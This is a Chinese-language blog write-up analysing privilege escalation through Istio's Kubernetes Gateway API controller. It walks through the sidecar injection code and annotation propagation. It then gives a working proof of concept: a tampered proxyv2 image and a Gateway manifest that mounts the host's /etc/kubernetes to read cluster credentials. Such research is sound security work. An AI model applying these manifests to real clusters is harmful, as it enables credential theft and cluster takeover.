

作者:lazydog
原文鏈接:http://noahblog.#/abuse-gateway-api-attack-kubernetes/
前言
前幾天注意到了 istio 官方公告,有一個利用 kubernetes gateway api 僅有 CREATE 權限來完成特權提升的漏洞(CVE-2022-21701),看公告、diff patch 也沒看出什么名堂來,跟著自己感覺猜測了一下利用方法,實際跟下來發現涉及到了 sidecar 注入原理及 depolyments 傳遞注解的特性,個人覺得還是比較有趣的所以記錄一下,不過有個插曲,復現后發現這條利用鏈可以在已經修復的版本上利用,于是和 istio security 團隊進行了“友好”的溝通,最終發現小丑竟是我自己,自己yy的利用只是官方文檔一筆帶過的一個 feature。
所以通篇權當一個 controller 的攻擊面,還有一些好玩的特性科普文看好了
istio sidecar injection
istio 可以通過用 namespace 打 label 的方法,自動給對應的 namespace 中運行的 pod 注入 sidecar 容器,而另一種方法則是在 pod 的 annotations 中手動的增加 sidecar.istio.io/inject: "true" 注解,當然還可以借助 istioctl kube-inject 對 yaml 手動進行注入,前兩個功能都要歸功于 kubernetes 動態準入控制的設計,它允許用戶在不同的階段對提交上來的資源進行修改和審查。
動態準入控制流程:

istiod 創建了 MutatingWebhook,并且一般對 namespace label 為 istio-injection: enabled 及 sidecar.istio.io/inject != flase 的 pod 資源創建請求做 Mutaing webhook.
apiVersion: admissionregistration.k8s.io/v1
kind: MutatingWebhookConfiguration
metadata:
  name: istio-sidecar-injector
webhooks:
[...]
  namespaceSelector:
    matchExpressions:
    - key: istio-injection
      operator: In
      values:
      - enabled
  objectSelector:
    matchExpressions:
    - key: sidecar.istio.io/inject
      operator: NotIn
      values:
      - "false"
[...]
  rules:
  - apiGroups:
    - ""
    apiVersions:
    - v1
    operations:
    - CREATE
    resources:
    - pods
    scope: '*'
  sideEffects: None
  timeoutSeconds: 10
當我們提交一個創建符合規定的 pod 資源的操作時,istiod webhook 將會收到來自 k8s 動態準入控制器的請求,請求包含了 AdmissionReview 的資源,istiod 會對其中的 pod 資源的注解進行解析,在注入 sidecar 之前會使用 injectRequired (pkg/kube/inject/inject.go:169)函數對 pod 是否符合非 hostNetwork 、是否在默認忽略的 namespace 列表中還有是否在 annotation/label 中帶有 sidecar.istio.io/inject 注解,如果 sidecar.istio.io/inject 為 true 則注入 sidecar,另外一提 namepsace label 也能注入是因為 InjectionPolicy 默認為 Enabled

了解完上面的條件后,接著分析注入 sidecar 具體操作的代碼,具體實現位于 RunTemplate (pkg/kube/inject/inject.go:283)函數,前面的一些操作是合并 config 、做一些檢查確保注解的規范及精簡 pod struct,注意力放到位于templatePod 后的代碼,利用 selectTemplates 函數提取出需要渲染的 templateNames 再經過 parseTemplate 進行渲染,詳細的函數代碼請看下方

獲取注解 inject.istio.io/templates 中的值作為 templateName , params.pod.Annotations 數據類型是 map[string]string ,一般常見值為 sidecar 或者 gateway
func selectTemplates(params InjectionParameters) []string {
    // annotation.InjectTemplates.Name = inject.istio.io/templates
    if a, f := params.pod.Annotations[annotation.InjectTemplates.Name]; f {
        names := []string{}
        for _, tmplName := range strings.Split(a, ",") {
            name := strings.TrimSpace(tmplName)
            names = append(names, name)
        }
        return resolveAliases(params, names)
    }
    return resolveAliases(params, params.defaultTemplate)
}
使用 go template 模塊來完成 yaml 文件的渲染
func parseTemplate(tmplStr string, funcMap map[string]interface{}, data SidecarTemplateData) (bytes.Buffer, error) {
    var tmpl bytes.Buffer
    temp := template.New("inject")
    t, err := temp.Funcs(sprig.TxtFuncMap()).Funcs(funcMap).Parse(tmplStr)
    if err != nil {
        log.Infof("Failed to parse template: %v %v\n", err, tmplStr)
        return bytes.Buffer{}, err
    }
    if err := t.Execute(&tmpl, &data); err != nil {
        log.Infof("Invalid template: %v %v\n", err, tmplStr)
        return bytes.Buffer{}, err
    }

    return tmpl, nil
}
那么這個 tmplStr 到底來自何方呢,實際上 istio 在初始化時將其存儲在 configmap 中,我們可以通過運行 kubectl describe cm -n istio-system istio-sidecar-injector 來獲取模版文件,sidecar 的模版有一些點非常值得注意,很多敏感值都是取自 annotation


有經驗的研究者看到下面 userVolume 就可以猜到大概通過什么操作來完成攻擊了。
sidecar.istio.io/proxyImage
sidecar.istio.io/userVolume
sidecar.istio.io/userVolumeMount
gateway deployment controller 注解傳遞
分析官方公告里的緩解建議,其中有一條就是將 PILOT_ENABLE_GATEWAY_API_DEPLOYMENT_CONTROLLER 環境變量置為 false ,然后結合另一條建議刪除 gateways.gateway.networking.k8s.io 的 crd,所以大概率漏洞和創建 gateways 資源有關,翻了翻官方手冊注意到了這句話如下圖所示,Gateway 資源的注解將會傳遞到 Service 及 Deployment 資源上。

有了傳遞這個細節,我們就能對得上漏洞利用的條件了,需要具備 gateways.gateway.networking.k8s.io 資源的 CREATE 權限,接著我們來分析一下 gateway 是如何傳遞 annotations 和 labels 的,其實大概也能想到還是利用 go template 對內置的 template 進行渲染,直接分析 configureIstioGateway 函數(pilot/pkg/config/kube/gateway/deploymentcontroller.go) ,其主要功能就是把 gateway 需要創建的 Service 及 Deployment 按照 embed.FS 中的模版進行一個渲染,模版文件可以在(pilot/pkg/config/kube/gateway/templates/deployment.yaml)找到,分析模版文件也可以看到 template 中的 annotations 也是從上層的獲取傳遞過來的注解。toYamlMap 可以將 maps 進行合并,注意觀察 (strdict "inject.istio.io/templates" "gateway") 位于 .Annotations 前,所以這個點我們可以通過控制 gateway 的注解來覆蓋 templates 值選擇渲染的模版。
apiVersion: apps/v1
kind: Deployment
metadata:
  annotations:
    {{ toYamlMap .Annotations | nindent 4 }}
  labels:
    {{ toYamlMap .Labels
      (strdict "gateway.istio.io/managed" "istio.io-gateway-controller")
      | nindent 4}}
  name: {{.Name}}
  namespace: {{.Namespace}}
  ownerReferences:
  - apiVersion: gateway.networking.k8s.io/v1alpha2
    kind: Gateway
    name: {{.Name}}
    uid: {{.UID}}
spec:
  selector:
    matchLabels:
      istio.io/gateway-name: {{.Name}}
  template:
    metadata:
      annotations:
        {{ toYamlMap
          (strdict "inject.istio.io/templates" "gateway")
          .Annotations
          | nindent 8}}
      labels:
        {{ toYamlMap
          (strdict "sidecar.istio.io/inject" "true")
          (strdict "istio.io/gateway-name" .Name)
          .Labels
          | nindent 8}}
漏洞利用
掌握了漏洞利用鏈路上的細節,我們就可以理出整個思路,創建精心構造過注解的 Gateway 資源及惡意的 proxyv2 鏡像,“迷惑”控制器創建非預期的 pod 完成對 Host 主機上的敏感文件進行訪問, 如 docker unix socket。
漏洞環境:
istio v1.12.2 kubernetes v1.20.14 kubernetes gateway-api v0.4.0 用下面的命令創建一個 write-only 的 角色,并初始化 istio
curl -L https://istio.io/downloadIstio | ISTIO_VERSION=1.12.2 TARGET_ARCH=x86_64 sh -
istioctl x precheck
istioctl install --set profile=demo -y
kubectl create namespace istio-ingress
kubectl create -f - << EOF
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: gateways-only-create
rules:
- apiGroups: ["gateway.networking.k8s.io"]
  resources: ["gateways"]
  verbs: ["create"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: test-gateways-only-create
subjects:
- kind: User
  name: test
  apiGroup: rbac.authorization.k8s.io
roleRef:
  kind: ClusterRole
  name: gateways-only-create
  apiGroup: rbac.authorization.k8s.io
EOF
在利用漏洞之前,我們需要先制作一個惡意的 docker 鏡像,我這里直接選擇了 proxyv2 鏡像作為目標鏡像,替換其中的 /usr/local/bin/pilot-agent 為 bash 腳本,在 tag 一下 push 到本地的 registry 或者 docker.io 都可以。
docker run -it  --entrypoint /bin/sh istio/proxyv2:1.12.1
cp /usr/local/bin/pilot-agent /usr/local/bin/pilot-agent-orig
cat << EOF > /usr/local/bin/pilot-agent
#!/bin/bash

echo $1
if [ $1 != "istio-iptables" ]
then
    touch /tmp/test/pwned
    ls -lha /tmp/test/*
    cat /tmp/test/*
fi

/usr/local/bin/pilot-agent-orig $*
EOF
chmod +x /usr/local/bin/pilot-agent
exit
docker tag 0e87xxxxcc5c xxxx/proxyv2:malicious
commit 之前記得把 image 的 entrypoint 改為 /usr/local/bin/pilot-agent

接著利用下列的命令完成攻擊,注意我覆蓋了注解中的 inject.istio.io/templates 為 sidecar 使能讓 k8s controller 在創建 pod 任務的時候,讓其注解中的 inject.istio.io/templates 也為 sidecar,這樣 istiod 的 inject webhook 就會按照 sidecar 的模版進行渲染 pod 資源文件, sidecar.istio.io/userVolume 和 sidecar.istio.io/userVolumeMount 我這里掛載了 /etc/kubernetes 目錄,為了和上面的惡意鏡像相輔相成, POC 的效果就是直接打印出 Host 中 /etc/kubernetes 目錄下的憑證及配置文件,利用 kubelet 的憑證或者 admin token 就可以提權完成接管整個集群,當然你也可以掛載 docker.sock 可以做到更完整的利用。
kubectl --as test create -f - << EOF
apiVersion: gateway.networking.k8s.io/v1alpha2
kind: Gateway
metadata:
  name: gateway
  namespace: istio-ingress
  annotations:
    inject.istio.io/templates: sidecar
    sidecar.istio.io/proxyImage: docker.io/shtesla/proxyv2:malicious
    sidecar.istio.io/userVolume: '[{"name":"kubernetes-dir","hostPath": {"path":"/etc/kubernetes","type":"Directory"}}]'
    sidecar.istio.io/userVolumeMount: '[{"mountPath":"/tmp/test","name":"kubernetes-dir"}]'
spec:
  gatewayClassName: istio
  listeners:
  - name: default
    hostname: "*.example.com"
    port: 80
    protocol: HTTP
    allowedRoutes:
      namespaces:
        from: All
EOF
創建完 Gateway 后 istiod inject webhook 也按照我們的要求創建了 pod


deployments 最終被渲染如下:
apiVersion: apps/v1
kind: Deployment
metadata:
  annotations:
    deployment.kubernetes.io/revision: "1"
    inject.istio.io/templates: sidecar
    [...]
    sidecar.istio.io/proxyImage: docker.io/shtesla/proxyv2:malicious
    sidecar.istio.io/userVolume: '[{"name":"kubernetes-dir","hostPath": {"path":"/etc/kubernetes","type":"Directory"}}]'
    sidecar.istio.io/userVolumeMount: '[{"mountPath":"/tmp/test","name":"kubernetes-dir"}]'
  generation: 1
  labels:
    gateway.istio.io/managed: istio.io-gateway-controller
  name: gateway
  namespace: istio-ingress
spec:
  progressDeadlineSeconds: 600
  replicas: 1
  revisionHistoryLimit: 10
  selector:
    matchLabels:
      istio.io/gateway-name: gateway
  strategy:
    rollingUpdate:
      maxSurge: 25%
      maxUnavailable: 25%
    type: RollingUpdate
  template:
    metadata:
      annotations:
        inject.istio.io/templates: sidecar
        [...]
        sidecar.istio.io/proxyImage: docker.io/shtesla/proxyv2:malicious
        sidecar.istio.io/userVolume: '[{"name":"kubernetes-dir","hostPath": {"path":"/etc/kubernetes","type":"Directory"}}]'
        sidecar.istio.io/userVolumeMount: '[{"mountPath":"/tmp/test","name":"kubernetes-dir"}]'
      creationTimestamp: null
      labels:
        istio.io/gateway-name: gateway
        sidecar.istio.io/inject: "true"
    spec:
      containers:
      - image: auto
        imagePullPolicy: Always
        name: istio-proxy
        ports:
        - containerPort: 15021
          name: status-port
          protocol: TCP
        readinessProbe:
          failureThreshold: 10
          httpGet:
            path: /healthz/ready
            port: 15021
            scheme: HTTP
          periodSeconds: 2
          successThreshold: 1
          timeoutSeconds: 2
        resources: {}
        securityContext:
          allowPrivilegeEscalation: true
          capabilities:
            add:
            - NET_BIND_SERVICE
            drop:
            - ALL
          readOnlyRootFilesystem: true
          runAsGroup: 1337
          runAsNonRoot: false
          runAsUser: 0
        terminationMessagePath: /dev/termination-log
        terminationMessagePolicy: File
      dnsPolicy: ClusterFirst
      restartPolicy: Always
      schedulerName: default-scheduler
      securityContext: {}
      terminationGracePeriodSeconds: 30
攻擊效果,成功在 /tmp/test 目錄下掛載 kubernetes 目錄,可以看到 apiserver 的憑據
總結
雖然 John Howard 與我友好溝通時,反復詢問我這和用戶直接創建 pod 有何區別?但我覺得整個利用過程也不失為一種新的特權提升的方法。
隨著 kubernetes 各種新的 api 從 SIG 孵化出來以及更多新的云原生組件加入進來,在上下文傳遞的過程中難免會出現這種曲線救國權限溢出的漏洞,我覺得各種云原生的組件 controller 也可以作為重點的審計對象。
